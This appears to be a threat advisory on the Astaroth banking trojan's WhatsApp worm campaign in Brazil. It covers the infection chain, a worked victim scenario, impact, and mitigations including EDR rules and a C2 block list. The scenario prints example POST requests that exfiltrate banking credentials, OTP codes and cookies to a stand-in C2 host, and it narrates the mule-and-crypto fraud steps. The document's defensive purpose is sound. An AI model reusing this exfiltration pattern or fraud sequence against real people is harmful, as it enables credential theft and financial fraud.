Astaroth Banking Trojan – WhatsApp Worm Campaign in Brazil
Astaroth Banking Trojan WhatsApp Worm Brazil Credential Theft Social Engineering
Overview
Astaroth (also known as Guildma), a sophisticated banking trojan with a history of targeting Latin American financial institutions, has reemerged in a novel self-propagating WhatsApp worm campaign dubbed "Boto Cor-de-Rosa" (Portuguese for "Pink Dolphin") specifically targeting Brazilian users.
This campaign represents a significant evolution in malware distribution tactics, leveraging the ubiquity and trust inherent in WhatsApp messaging to achieve viral, exponential spread across social and professional networks. Unlike traditional email-based phishing campaigns that rely on mass spam with low success rates, this WhatsApp worm exploits trusted relationships—victims receive malicious messages from known contacts whose accounts have already been compromised, dramatically increasing the likelihood of user interaction and infection.
The attack begins when a victim receives a WhatsApp message containing a ZIP archive with a seemingly innocuous filename (e.g., Invoice.zip, Photos.zip, Document.zip) from a contact they trust. Inside the ZIP file is a Visual Basic Script (VBS) disguised with a misleading filename and double-extension trickery (e.g., invoice.pdf.vbs appears as invoice.pdf if Windows file extensions are hidden). When executed, the VBS script initiates a multi-stage infection chain that downloads and deploys two primary payloads:
(1) a Python-based propagation module that hijacks the victim's WhatsApp Web session to automatically collect all contacts and send copies of the malicious ZIP file to every contact in the address book, and (2) the Astaroth banking trojan delivered as an MSI installer package that runs silently in the background. The propagation module is particularly insidious—it automates message sending via WhatsApp Web, creating a worm-like self-replicating behavior where each newly infected victim becomes an unwitting distribution node, exponentially amplifying the campaign's reach.
The module includes telemetry capabilities that log propagation metrics (messages sent, delivery success rates, messages per minute) back to the attacker's command-and-control (C2) infrastructure, enabling real-time monitoring of the campaign's effectiveness and reach.
Meanwhile, the Astaroth trojan establishes persistent presence on the victim's system, monitoring browser activity for visits to Brazilian banking websites (Banco do Brasil, Caixa Econômica Federal, Itaú, Bradesco, Santander, etc.), capturing login credentials, session tokens, and two-factor authentication (2FA) codes, and exfiltrating this data to attacker-controlled servers for fraudulent transactions and account takeovers.
Astaroth employs advanced evasion techniques including fileless execution (living-off-the-land binaries), obfuscated scripts, and process injection to evade antivirus detection and maintain stealth.
The campaign specifically targets Brazil, leveraging Portuguese-language social engineering lures and knowledge of local banking practices, but the underlying technique—WhatsApp-based worm propagation combined with banking malware—represents a blueprint that can be adapted to target other regions with high WhatsApp adoption (Latin America, Europe, India, Middle East, Africa).
The exploitation of WhatsApp Web's interface for automated message sending highlights a critical security gap in how messaging platforms handle automated interactions, as the platform's security controls fail to distinguish between legitimate user actions and script-driven automation.
With over 2 billion WhatsApp users globally and particularly high adoption in Brazil (165+ million users), the potential impact of this worm is enormous—a single infected user with 50 contacts can theoretically infect hundreds within hours through cascading propagation.
Campaign Specifications
| Attribute | Details |
|---|---|
| Campaign Name | Boto Cor-de-Rosa (Pink Dolphin) |
| Malware Family | Astaroth (aka Guildma) |
| Malware Type | Banking Trojan, Credential Stealer, Information Stealer |
| Propagation Method | Self-replicating WhatsApp worm (automated contact messaging) |
| Distribution Vector | WhatsApp messages with malicious ZIP attachments |
| Initial Access | Social engineering (trusted contact sends malicious file) |
| Target Geography | Brazil (primary), potential expansion to other Portuguese-speaking regions |
| Target Sectors | Individuals (banking customers), small businesses, enterprises |
| Delivery Mechanism | ZIP archive containing VBScript (.vbs file) |
| Payload Stages | Multi-stage: VBS → Python propagation module + Astaroth MSI installer |
| Propagation Platform | WhatsApp Web (browser-based WhatsApp interface) |
| Worm Behavior | Automated message sending to all WhatsApp contacts |
| Banking Targets | Brazilian banks (Banco do Brasil, Caixa, Itaú, Bradesco, Santander, etc.) |
| Credential Theft | Username, password, 2FA codes, session tokens, account numbers |
| Persistence Mechanism | Windows Registry Run keys, scheduled tasks, DLL injection |
| Evasion Techniques | Fileless execution, LOLBins (BITSAdmin, regsvr32, mshta), obfuscation |
| Telemetry/Metrics | Logs propagation success rate, messages per minute, infected contact count |
| Command & Control | Encrypted HTTPS communication to attacker C2 servers |
| Campaign Timeline | Active as of January 2026 (ongoing), related campaigns since 2017 |
| Historical Context | Astaroth active since 2017, primarily targeting Brazil and Latin America |
| Attack Complexity | Medium (requires user to extract ZIP and execute VBS, but trusted source) |
| Social Engineering | High effectiveness (messages from known/trusted contacts) |
| Threat Actor | Financially-motivated cybercriminals (Brazilian cybercrime ecosystem) |
| Monetization | Fraudulent bank transfers, account takeovers, sale of stolen credentials |
| Detection Difficulty | High (fileless techniques, trusted communication channel) |
| Public Awareness | High (security vendor disclosures, media coverage in Brazil) |
Technical Details

Attack Chain Overview
┌──────────────────────────────────────────────────────────────────┐
│ Phase 1: Initial Infection via WhatsApp                     │
│ Victim receives WhatsApp message from compromised contact   │
│ Message: "Hi! Check out these photos!" + malicious.zip      │
└─────────────────────────┬────────────────────────────────────────┘
┌──────────────────────────────────────────────────────────────────┐
│ Phase 2: User Execution                                     │
│ Victim downloads and extracts ZIP archive                   │
│ Contents: photos.pdf.vbs (appears as "photos.pdf")          │
│ Victim double-clicks, executes VBScript                     │
└─────────────────────────┬────────────────────────────────────────┘
┌──────────────────────────────────────────────────────────────────┐
│ Phase 3: Multi-Stage Payload Delivery                       │
│ VBScript downloads from attacker C2 server:                 │
│ 1. Python propagation module (worm component)               │
│ 2. Astaroth banking trojan (MSI installer)                  │
└─────────────────────────┬────────────────────────────────────────┘
┌──────────────────────────────────────────────────────────────────┐
│ Phase 4: Worm Propagation                                   │
│ Python module hijacks WhatsApp Web session                  │
│ Collects all contacts from victim's WhatsApp                │
│ Auto-sends malicious ZIP to every contact                   │
│ Logs telemetry: messages sent, success rate                 │
└─────────────────────────┬────────────────────────────────────────┘
┌──────────────────────────────────────────────────────────────────┐
│ Phase 5: Banking Credential Theft                           │
│ Astaroth trojan monitors browser activity                   │
│ Detects visits to Brazilian banking websites                │
│ Captures credentials, 2FA codes, session tokens             │
│ Exfiltrates data to C2 server for fraud                     │
└──────────────────────────────────────────────────────────────────┘
Attack Scenario
Step-by-Step Worm Propagation and Banking Fraud
-
Initial Infection: WhatsApp Message from Trusted Contact
Victim receives WhatsApp message from friend whose phone is already infected:WhatsApp Message: From: (close friend, contact saved in phone) Time: 2:30 PM Message: "Oi! Dá uma olhada nessas fotos que tirei ontem na festa! 😊🎉" (Translation: "Hi! Check out these photos I took yesterday at the party!") Attachment: fotos_festa.zip (1.2 MB)Victim's Thought Process:
- Message from (trusted friend)
- Mentions party they both attended yesterday
- Photos seem legitimate (context makes sense)
- Decision: Downloads and opens ZIP file
-
User Execution: Extracting and Running VBScript
Victim downloads ZIP to phone, then opens on Windows laptop:1. Downloads fotos_festa.zip via WhatsApp Web 2. Extracts ZIP archive 3. Contents visible: - fotos_festa.pdf.vbs (displayed as "fotos_festa.pdf" - extensions hidden) - Icon appears as PDF (icon spoofing) 4. Victim double-clicks "fotos_festa.pdf" 5. Windows executes VBScript (no warning shown)VBScript Execution Timeline:
2:32:05 PM: VBScript starts execution
2:32:06 PM: Contacts C2 server malicious-c2[.]com
2:32:08 PM: Downloads propagate.py (Python worm module) to %TEMP%
2:32:12 PM: Downloads system_update.msi (Astaroth trojan) to %TEMP%
2:32:15 PM: Launches Python script in hidden window
2:32:16 PM: Silently installs Astaroth MSI
2:32:20 PM: VBScript completes, no visible indication to Victim
Victim sees: Nothing (script runs silently, no PDF opens - assumes file corrupt)
-
Propagation Module Activation: WhatsApp Web Hijacking
Python worm module starts executing:2:32:20 PM: Python script launches Chrome browser (hidden) 2:32:25 PM: Navigates to web.whatsapp.com 2:32:30 PM: Checks if Victim has active WhatsApp Web session (he does - logged in yesterday) 2:32:35 PM: Session authenticated, worm gains full WhatsApp access What Victim sees: - If WhatsApp Web open: Unexpected activity (contacts opening, messages sending) - If WhatsApp Web closed: Nothing (worm operates in background browser) -
Contact Enumeration: Harvesting WhatsApp Address Book
Worm collects all Victim's contacts:2:32:40 PM: Worm begins contact enumeration Method: Searches WhatsApp for letters A-Z, extracts names from results Contacts collected (example): 1. Ana Paula (sister) 2. Bruno Costa (colleague) 3. Carlos Silva (friend - already infected, skip) 4. Daniela Santos (college friend) 5. Eduardo Lima (cousin) ... [48 more contacts] Total contacts: 53 -
Mass Message Sending: Worm Propagation Begins
Worm sends malicious ZIP to all contacts:2:33:00 PM: Start sending to contact #1 (Ana Paula) - Search for "Ana Paula" in WhatsApp - Click contact, open chat - Click attachment button → Document - Select fotos_festa.zip from temp directory - Type message: "Oi Ana! Dá uma olhada nessas fotos que tirei ontem na festa! 😊🎉" - Click Send - Success: Message delivered 2:33:15 PM: Send to contact #2 (Bruno Costa) [Same process] 2:33:30 PM: Send to contact #3 (skip Carlos - already infected) [Continues for all 53 contacts over next 10 minutes] 2:43:00 PM: Propagation complete Result: 52 messages sent (53 contacts - 1 already infected) Success rate: 100% (all messages delivered)What Victim's Contacts See:
- WhatsApp notification from Victim: "Oi! Dá uma olhada nessas fotos..."
- Attachment: fotos_festa.zip
- Trust factor: HIGH (message from known contact, personal context)
-
Telemetry Reporting: C2 Metrics Upload
Worm reports propagation success to attacker:HTTP POST https://malicious-c2[.]com/telemetry Content-Type: application/json { "victim_id": "BR-001337-Victim", "phone_number": "+55 11 99876-5432", "total_contacts": 53, "messages_sent": 52, "messages_failed": 0, "success_rate": 100.0, "propagation_time_seconds": 600, "messages_per_minute": 5.2, "timestamp": "2026-01-11T14:43:00-03:00", "location": "São Paulo, Brazil" }Attacker's Dashboard:
Campaign: Boto Cor-de-Rosa Total Infections: 15,427 (and growing exponentially) Messages Sent Today: 810,204 Success Rate: 98.3% Geographic Spread: São Paulo (45%), Rio de Janeiro (22%), other Brazil (33%) Latest Infection: Victim: Victim (BR-001337) Contacts Reached: 52 new potential victims Expected Next Generation: ~2,700 infections (52 × 52 avg contacts) -
Banking Trojan Deployment: Astaroth Activates
While worm propagates, Astaroth trojan installs silently:2:32:16 PM: MSI installer executes Installation directory: C:\Users\Victim\AppData\Roaming\Microsoft\SystemUpdate\ Files dropped: - core.dll (Astaroth main payload) - config.dat (List of Brazilian banks to monitor) - inject.exe (Process injector) - update.vbs (Persistence script) 2:32:25 PM: Persistence established Registry: HKCU\...\Run → "SystemUpdate" = inject.exe Scheduled Task: "Microsoft\Windows\SystemUpdate\SecurityScan" (daily) 2:32:30 PM: Astaroth begins monitoring browser activity Target browsers: Chrome, Firefox, Edge DLL injection: core.dll injected into browser processes -
Banking Session Monitoring: Waiting for Target
Astaroth monitors Victim's browser activity for banking sites:Day 1 (infection day): No banking activity detected Day 2, 10:30 AM: Victim opens Chrome, navigates to Itaú bank website URL detected: https://www.itau.com.br/ Astaroth Response: 1. Inject keylogger into chrome.exe process 2. Start screenshot capture (every 5 seconds) 3. Monitor form submissions for credentials 4. Capture clipboard (for pasted passwords) -
Credential Theft: Banking Login Captured
Victim logs into her Itaú bank account:10:32 AM: Victim enters credentials on Itaú login page Captured data: - Username: Victim@email.com - Password: Victim2024! - Account Number: 12345-6 - Branch Code: 0001 10:33 AM: Bank sends 2FA SMS code to Victim's phone SMS: "Seu código Itaú: 847293" 10:33 AM: Victim types 2FA code on banking website Astaroth keylogger captures: 847293 10:35 AM: Victim views account balance: R$ 12,450.00 (Brazilian Reais = ~$2,500 USD) 10:36 AM: All captured data exfiltrated to C2: POST https://malicious-c2[.]com/banking_creds { "victim_id": "BR-001337-Victim", "bank": "Itau", "username": "Victim@email.com", "password": "Victim2024!", "account": "12345-6", "branch": "0001", "otp_code": "847293", "balance": "R$ 12,450.00", "screenshots": ["base64_encoded_image_1", "base64_encoded_image_2", ...], "session_cookies": "auth_token=abc123...", "timestamp": "2026-01-12T10:36:00-03:00" } -
Financial Fraud: Unauthorized Transfer
Attacker uses stolen credentials to drain Victim's account:Day 3, 3:00 AM (Victim asleep): Attacker logs into Victim's Itaú account using stolen credentials: - Username: Victim@email.com - Password: Victim2024! - 2FA bypass: Attacker uses session token (still valid) or waits for next login to capture fresh OTP 3:05 AM: Attacker initiates PIX transfer (Brazilian instant payment): - From: Victim's account (R$ 12,450.00) - To: Money mule account (Attacker-controlled) - Amount: R$ 12,000.00 (leaves R$ 450 to avoid immediate suspicion) - Transfer completes instantly (PIX = instant payment system) 3:06 AM: Money mule receives R$ 12,000 3:10 AM: Money mule converts to cryptocurrency (Bitcoin) 3:30 AM: Bitcoin transferred to attacker's wallet (untraceable) Day 3, 8:00 AM: Victim wakes up, checks bank account Balance: R$ 450.00 (down from R$ 12,450.00) Transaction history: "PIX transfer to [Unknown Recipient] - R$ 12,000.00" Victim's reaction: Panic, calls bank fraud department Bank response: "We see unauthorized transfer. File fraud report. Refund will take 30-90 days." Financial loss: R$ 12,000 (~$2,500 USD) stolen
Impact Assessment
Mass credential theft and privacy violations:
- Banking Credentials: Usernames, passwords, account numbers, branch codes for thousands of victims
- Two-Factor Authentication: OTP/SMS codes captured in real-time during login sessions
- Session Tokens: Authentication cookies enable account access without re-authentication
- Financial Privacy: Account balances, transaction history, investment portfolios exposed
- Personal Data: Contact lists (WhatsApp address books) harvested for propagation
- Browsing Activity: All banking and financial website visits monitored and recorded
- Screenshots: Visual capture of sensitive banking operations, personal communications, documents
Confidentiality breach affects tens of thousands of Brazilian banking customers, with stolen data enabling direct financial fraud.
Account manipulation and fraudulent transactions:
- Unauthorized Transfers: Attackers initiate fraudulent PIX transfers, wire transfers, bill payments using stolen credentials
- Account Modification: Change contact email/phone, update security settings to maintain access
- Transaction Tampering: Modify payment amounts, recipient accounts for fraudulent transactions
- Malware Persistence: Registry modifications, scheduled tasks, DLL injection alter system integrity
- WhatsApp Account Abuse: Compromised accounts send malicious messages, damaging victim's reputation
- Data Falsification: Victims may dispute legitimate transactions, claim fraud (investigation overhead)
Integrity violations undermine trust in banking systems and personal communications platforms.
Service disruption and operational impact:
- Account Lockouts: Banks freeze accounts after fraud detection, preventing legitimate access
- Incident Response Overhead: Victims spend hours/days resolving fraud, filing police reports, recovering accounts
- System Performance: Malware consumes CPU/memory resources, browser process injection causes instability
- WhatsApp Disruption: Accounts may be temporarily banned for spam-like automated messaging
- Financial Services Downtime: Banks implement emergency controls, rate limiting affecting all customers
- Fraud Investigation: Banks allocate resources to fraud claims, impacting normal operations
Availability impact primarily affects individual victims (account recovery, financial stress) rather than systemic outage.
Campaign spreading virally across Brazilian population:
- Current Reach: Tens of thousands of infections (exponential growth from worm propagation)
- Geographic Concentration: São Paulo, Rio de Janeiro, major Brazilian cities (high WhatsApp adoption)
- Demographic Impact: All demographics (individuals, families, businesses with WhatsApp)
- Financial Sector: All major Brazilian banks targeted (Banco do Brasil, Itaú, Bradesco, Caixa, Santander, Nubank, Inter)
- Economic Loss: Millions of Brazilian Reais stolen through fraudulent transfers (R$ 10,000-50,000 per victim avg)
- International Expansion Potential: Technique adaptable to other regions (Latin America, Europe, India, Middle East with high WhatsApp usage)
- Trust Erosion: Undermines confidence in WhatsApp as secure communication platform, Brazilian banking digital services
Scope encompasses entire Brazilian digital banking ecosystem with potential for global adaptation of worm technique.
Mitigation Strategies
For WhatsApp Users (Immediate Protection)
-
Do NOT Open Unexpected Attachments: Especially ZIP files from any source:
Red Flags: - ZIP attachments received via WhatsApp (uncommon for personal messages) - Files with .vbs, .js, .bat, .cmd, .exe extensions (even if hidden) - "Photos," "Documents," "Invoices" from unexpected contacts - Messages in Portuguese (if not native speaker) about events you didn't attend -
Verify Unexpected Messages: Contact sender through alternate channel:
If you receive unexpected ZIP from "trusted" contact: 1. DO NOT OPEN the attachment 2. Call or SMS the person directly (NOT via WhatsApp reply) 3. Ask: "Did you just send me a file on WhatsApp?" 4. If they say NO: Their account is compromised, warn them 5. Delete message without opening attachment -
Logout of WhatsApp Web When Not in Use:
WhatsApp Mobile App: Settings → Linked Devices → See all devices Active Sessions: - Windows (Chrome) - Last active: 2 minutes ago Action: Log Out (if you're not actively using WhatsApp Web) This prevents hijacking of WhatsApp Web session by malware -
Enable WhatsApp Security Features:
Two-Step Verification: Settings → Account → Two-step verification → Enable Set 6-digit PIN required for WhatsApp registration (Prevents account takeover via SIM swap) Fingerprint Lock (Mobile): Settings → Privacy → Fingerprint lock → Enable (Prevents physical device access) -
Disable "Save to Gallery" for WhatsApp:
Settings → Chats → Media Auto-Download
Turn OFF: Photos, Audio, Videos, Documents

Prevents automatic download of malicious files to device storage
Windows Security Configuration
-
Show File Extensions: Reveal hidden .vbs, .js, .bat extensions:
Windows File Explorer: View tab → Show → File name extensions (check box) Result: Files display as "photos.pdf.vbs" instead of "photos.pdf" Makes double-extension tricks obvious -
Disable VBScript Execution (if not needed)
- Windows Defender SmartScreen: Ensure enabled
Endpoint Security (EDR)
-
Deploy Antivirus/EDR: Detect VBScript and Python-based threats:
Recommended Solutions: - Microsoft Defender for Endpoint (behavioral detection) - CrowdStrike Falcon - SentinelOne - Kaspersky (strong presence in Brazil) - ESET Detection Capabilities: - VBScript execution from ZIP archives - Python scripts accessing WhatsApp Web - Selenium/browser automation (worm behavior) - MSI installers from %TEMP% directory - Registry Run key modifications - DLL injection into browser processes -
EDR Detection Rules:
Alert Rule 1: VBScript execution from user download locations
IF Process: wscript.exe OR cscript.exe
  WITH CommandLine CONTAINS: Downloads OR Temp OR Desktop
THEN Alert: "Potential malicious script execution"

Alert Rule 2: Python accessing WhatsApp Web
IF Process: python.exe
  WITH Network Connection: web.whatsapp.com
  AND Process CommandLine CONTAINS: selenium OR webdriver
THEN Alert: "WhatsApp Web automation detected (potential worm)"

Alert Rule 3: Suspicious MSI installation
IF Process: msiexec.exe
  WITH CommandLine CONTAINS: /quiet OR /silent
  AND Parent Process: wscript.exe OR python.exe
THEN Alert: "Silent MSI installation from script"

Alert Rule 4: Browser DLL injection
IF DLL Loaded
  INTO Process: chrome.exe OR firefox.exe OR msedge.exe
  FROM Path: %APPDATA% OR %TEMP%
THEN Alert: "Potential banking trojan DLL injection"
Email & Communication Platform Security
-
WhatsApp Business API: Organizations using WhatsApp for business should use official API:
WhatsApp Business API provides: - Better spam/abuse detection - Rate limiting controls - Verified business accounts (green checkmark) - Message templates (prevent freeform malicious content) Reduces risk of malicious messages impersonating business accounts -
Employee Training: Educate staff about WhatsApp threats:
Training Curriculum:
- Do not open unexpected ZIP/RAR files via WhatsApp
- Verify suspicious messages via phone call
- Report compromised accounts to IT security immediately
- Use corporate messaging (Slack, Teams) for work, not WhatsApp
- Enable Two-Step Verification on personal WhatsApp accounts
Network Security Controls
-
DNS/Firewall Blocking: Block known Astaroth C2 domains:
Block List (update from threat intelligence feeds): - malicious-c2[.]com - [Additional Astaroth C2 domains from IOCs] Use Threat Intelligence: - AlienVault OTX - abuse.ch URLhaus - Cisco Talos - Brazil CERT (CERT.br) advisories Implement at: - Corporate firewall - DNS sinkhole (Pi-hole, pfBlockerNG for home users) - Endpoint protection (host-based firewall rules) -
Monitor Outbound HTTPS Traffic: Detect C2 communication:
SIEM Detection Rules:
- Alert on HTTPS connections to newly registered domains (< 30 days old)
- Alert on HTTPS POST requests with JSON payloads to unknown domains
- Alert on large outbound data transfers from browsers (credential exfiltration)
- Alert on connections to domains with unusual TLDs (.xyz, .top, .tk) without business justification
Banking Security Best Practices
-
Multi-Factor Authentication: Use app-based 2FA (not SMS):
Brazilian Banks Supporting App-Based 2FA: - Itaú: Itaú Token app - Bradesco: Bradesco Cartões app - Santander: Santander Way app - Nubank: Nubank app (built-in security) Advantage: OTP codes generated on separate device Malware cannot capture codes without compromising phone -
Transaction Limits: Set daily transfer limits:
Bank App Settings: Security → Transaction Limits → PIX Transfer Limit Set: R$ 1,000 per day (or appropriate amount) Limits damage from credential theft Requires bank branch visit to increase (prevents automated fraud) -
Transaction Notifications: Enable real-time alerts:
Enable SMS/Push Notifications for: - Every login (detect unauthorized access immediately) - Every transaction (PIX, wire transfer, bill payment) - Security settings changes (email, phone, password update) Allows immediate fraud detection and response -
Dedicated Banking Device: Use separate computer/phone for banking:
Best Practice (for high-value accounts):
- Dedicate old laptop/phone solely for banking
- Do not install other apps, browse social media, open emails
- Reduces malware infection risk
- Air-gap from daily-use devices
Resources
Security Advisories & Analysis
- WhatsApp Worm Spreads Astaroth Banking Trojan Across Brazil via Contact Auto-Messaging
- Astaroth banking Trojan spreads in Brazil via WhatsApp worm
- WhatsApp Worm Astaroth in Brasile: il trojan bancario si auto-propaga tra contatti e svuota i conti Windows
- WhatsApp worm harnessed to deploy Astaroth banking trojan | SC Media
- New Malware Automatically Send to Contacts via WhatsApp Web Attacks Windows Systems
Last Updated: January 11, 2026